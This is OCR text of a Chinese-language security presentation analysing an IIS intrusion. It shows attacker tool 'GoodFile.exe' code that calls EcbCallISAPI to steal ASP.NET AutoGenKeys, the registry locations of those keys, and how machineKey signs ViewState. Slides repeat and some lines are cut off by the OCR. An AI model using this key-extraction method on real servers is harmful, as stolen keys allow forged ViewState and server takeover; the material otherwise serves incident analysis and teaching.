
BAD.aspx ?

BAD Handler ?

192.168.8.86



```
C:\Users\Administrator> ipconfig

    ...
    IPv4 位址                  192.168.8.86  [ DMZ ]
    ...

C:\Users\Administrator> netstat -ano

    協定       本機位址           外部位址          狀態           PID
    TCP        0.0.0.0:135        0.0.0.0:0         LISTENING      1400
    TCP        0.0.0.0:443        0.0.0.0:0         LISTENING      4
    TCP        0.0.0.0:445        0.0.0.0:0         LISTENING      4
    TCP        0.0.0.0:3389       0.0.0.0:0         LISTENING      468
    ...
```



GoodFile.exe


192.168.8.86

GoodFile.exe

```
internal class Program
{
        [DllImport("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\webengine4.dll")]
        internal static extern int EcbCallISAPI(IntPtr pECB, int iFunction, byte[] bufferIn, int sizeIn, byte[] bufferOut, int sizeOut);
        private static void Main(string[] args)
        {
                string obj = "/";
                byte[] array = new byte[1024];
                byte[] array2 = new byte[1024];
                int num = Program.EcbCallISAPI(IntPtr.Zero, 4, array, array.Length, array2, array2.Length);
                if (num == 1)
                {
                        int num2 = 64;
                        int num3 = 24;
                        byte[] array3 = new byte[num2];
                        byte[] array4 = new byte[num3];
                        Buffer.BlockCopy(array2, 0, array3, 0, num2);
                        Buffer.BlockCopy(array2, num2, array4, 0, num3);
...
```

GoodFile.exe

```
internal class Program
{
        [DllImport("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\webengine4.dll")]
        internal static extern int EcbCallISAPI(IntPtr pECB, int iFunction, byte[] bufferIn, int sizeIn, byte[] bufferOut, int sizeOut);
        private static void Main(string[] args)
        {
                string obj = "/";
                byte[] array = new byte[1024];
                byte[] array2 = new byte[1024];
                int num = Program.EcbCallISAPI(IntPtr.Zero, 4, array, array.Length, array2, array2.Length);
                if (num == 1)
                {
                        in
                        in
                        by
                        by
                        Bu
                        Bu
...
```



System.Web.HttpRuntime

```
private static void SetAutogenKeys()
{
    byte[] array = new byte[HttpRuntime.s_autogenKeys.Length];
    byte[] array2 = new byte[HttpRuntime.s_autogenKeys.Length];
    bool flag = false;
    RNGCryptoServiceProvider rngcryptoServiceProvider = new RNGCryptoServiceProvider();
    rngcryptoServiceProvider.GetBytes(array);
    if (!flag)
    {
        flag = (UnsafeNativeMethods.EcbCallISAPI(IntPtr.Zero, UnsafeNativeMethods.CallISAPIFunc.GetAutogenKeys, ar
    }
    if (flag)
    {
        Buffer.BlockCopy(array2, 0, HttpRuntime.s_autogenKeys, 0, HttpRuntime.s_autogenKeys.Length);
        return;
```

GoodFile.exe

- 攻擊者意圖：取得AutoGenKey


儲存位置

HKU\%SID%\SOFTWARE\Microsoft\ASP.NET\4.0.30319.0\

> IIS - AppPool - loadUserProfile : True

HKLM\SOFTWARE\Microsoft\ASP.NET\4.0.30319.0\AutoGenKey\%SID%


> IIS - AppPool - loadUserProfile : False



Value	Type	Data
AutoGenKeyFormat	REG_DWORD	0x00000002
AutoGenKeyV4	REG_BINARY	C9 3B E8 F7 CA 48 82 3C FB
AutoGenKeyCreationTime	REG_QWORD	AA E7 D8 5C AF 2D DA 01

GoodFile.exe

- AutoGenKey用途：建立 machineKey



電腦金鑰

此功能可用來指定應用程式服務的雜湊及加密設定，如檢視狀態、表單驗證、成員資格與角色及匿名識別。

驗證方法(L): SHA1

加密方法(E): 自動

驗證金鑰

☑ 在執行階段自動產生(A)


AutoGenerate,IsolateApps

解密金鑰

☑ 在執行階段自動產生(U)

AutoGenerate,IsolateApps

```
<system.web>
    <machineKey decryptionKey="AutoGenerate,IsolateApps"
                validationKey="AutoGenerate,IsolateApps" />
</system.web>
```



電腦金鑰

此功能可用來指定應用程式服務的雜湊及加密設定，如檢視狀態、表單驗證、成員資格與角色及匿名識別。

驗證方法(L): SHA1

加密方法(E): 自動

驗證金鑰

□ 在執行階段自動產生(A)

9F1AE2EF2F351E08275B5E83D16314133C7B4ED5ACCE8131819CEF6905AF9F0F4BD

解密金鑰

□ 在執行階段自動產生(U)


F3B01F2FA219415D7444E1FF3DE92762AAB7CDF59A978775

```
<system.web>
    <machineKey decryptionKey="F3B01F2FA219415D744..."
                validationKey="9F1AE2EF2F351E08275 ..." />
</system.web>
```

Viewstate

GoodFile.exe

- AutoGenKey用途：建立 machineKey



電腦金鑰

此功能可用來指定應用程式服務的雜湊及加密設定，如檢視狀態、表單驗證、成員資格與角色及匿名識別。

驗證方法(L):
SHA1

加密方法(E):
自動

驗證金鑰


☑ 在執行階段自動產生(A)

AutoGenerate,IsolateApps

解密金鑰

☑ 在執行階段自動產生(U)

AutoGenerate,IsolateApps



電腦金鑰

此功能可用來指定應用程式服務的雜湊及加密設定，如檢視狀態、表單驗證、成員資格與角色及匿名識別。

驗證方法(L):
SHA1

加密方法(E):
自動

驗證金鑰

□ 在執行階段自動產生(A)

9F1AE2EF2F351E08275B5E83D16314183C7B4ED5ACCE8131819CEF6905AF9F0F4BD(

解密金鑰


□ 在執行階段自動產生(U)

F3B01F2FA219415D7444E1FF3DE92762AAB7CDF59A978775

```
<system.web>
    <machineKey decryptionKey="AutoGenerate,IsolateApps"
                validationKey="AutoGenerate,IsolateApps" />
</system.web>
```

```
<system.web>
    <machineKey decryptionKey="F3B01F2FA219415D744…"
                validationKey="9F1AE2EF2F351E08275 …" />
</system.web>
```

Viewstate




上一次輸入內容：

Viewstate

- __viewstate

```
</title>
  <style>
    .output-label {
      font-size: 20px;
      display: block;
      margin-top: 10px;
    }
  </style>
</head>
```



上一次輸入內容：

```
<body>
  <form method="post" action="./viewstate_test.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMjA3NjE4MDczNmRk5oz1... />
</div>

<div class="aspNetHidden">
```

↗ validationKey 參與計算


資料 + MAC

Viewstate

- __viewstate = 資料 + MAC

```
</title>
  <style>
    .output-label {
      font-size: 20px;
      display: block;
      margin-top: 10px;
    }
  </style>
</head>


<body>
  <form method="post" action="./viewstate_test.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMjA3NjE4MDczNmRk5oz1... />
</div>

<div class="aspNetHidden">
```

```
POST
__VIEWSTATE=%wEPDwUKMjA   ...%3D
&__VIEWSTATEGENERATOR=353078BA
&__EVENTVALIDATION=%2FwEAA...%3D
&txtInput=test 1
&btnSave=submit
```



示範畫面

TEST 1


送出

上一次輸入內容：

Viewstate

- __viewstate = 資料 + MAC

```
</title>
  <style>
    .output-label {
      font-size: 20px;
      display: block;
      margin-top: 10px;
    }
  </style>
</head>


<body>
  <form method="post" action="./viewstate_test.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMjA3NjE4MDczNmRk5oz1... />
</div>

<div class="aspNetHidden">
```



示範畫面

TEST 1


上一次輸入內容：

Viewstate


- __viewstate = 資料 + MAC

```
<body>
  <form method="post" action="./viewstate_test.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" valu
</div>

<div class="aspNetHidden">

  <input type="hidden" name                "__VIEWSTATE                ="353078BA" />
  <input type="hidden" name                ENTVALIDATIO                048uf9k... />
</div>
    <div>

      <input name="txtInput" type="text" id="txtInput" />
      <input type="submit" name="btnSave" value="submit" id="btnSave" />
      <span class="output-label">上一次輸入內容：</span>
      <span id="lblOutput" class="output-label"></span>
    </div>
```

```
protected void btnSave_Click(object sender, EventArgs e)
  {
     ViewState["UserInput"] = txtInput.Text;
```




上一次輸入內容：



Viewstate

- __viewstate = 資料 + MAC

```
<body>
  <form method="post" action="./viewstate_test.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMjA3NjE4MDczNmRk5oz1... />
</div>

<div class="aspNetHidden">

  <input type="hidden" name          "__VIEWSTATE              ="35307 BA" />
  <input type="hidden" name          VENTVALIDATIO             P048uf9k ... />
</div>
   <div>

      <input name="txtInput" type="text" id="txtInput" />
      <input type="submit" name="btnSave" value="submit" id="btnSave" />
      <span class="output-label">上一次輸入內容：</span>
      <span id="lblOutput" class="output-label"></span>
   </div>
```




lblOutput.Text = ViewState["UserInput"] as string;


Viewstate

- __viewstate = 資料 + MAC

```
<body>
  <form method="post" action="./viewstate_test.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMjA3NjE4MDczNmRk5oz1... />
</div>

<div class="aspNetHidden">

  <input type="hidden" name          "__VIEWSTA                    ="353078BA" />
  <input type="hidden" name         ENTVALIDATIO                  P048uf9k... />
</div>
    <div>

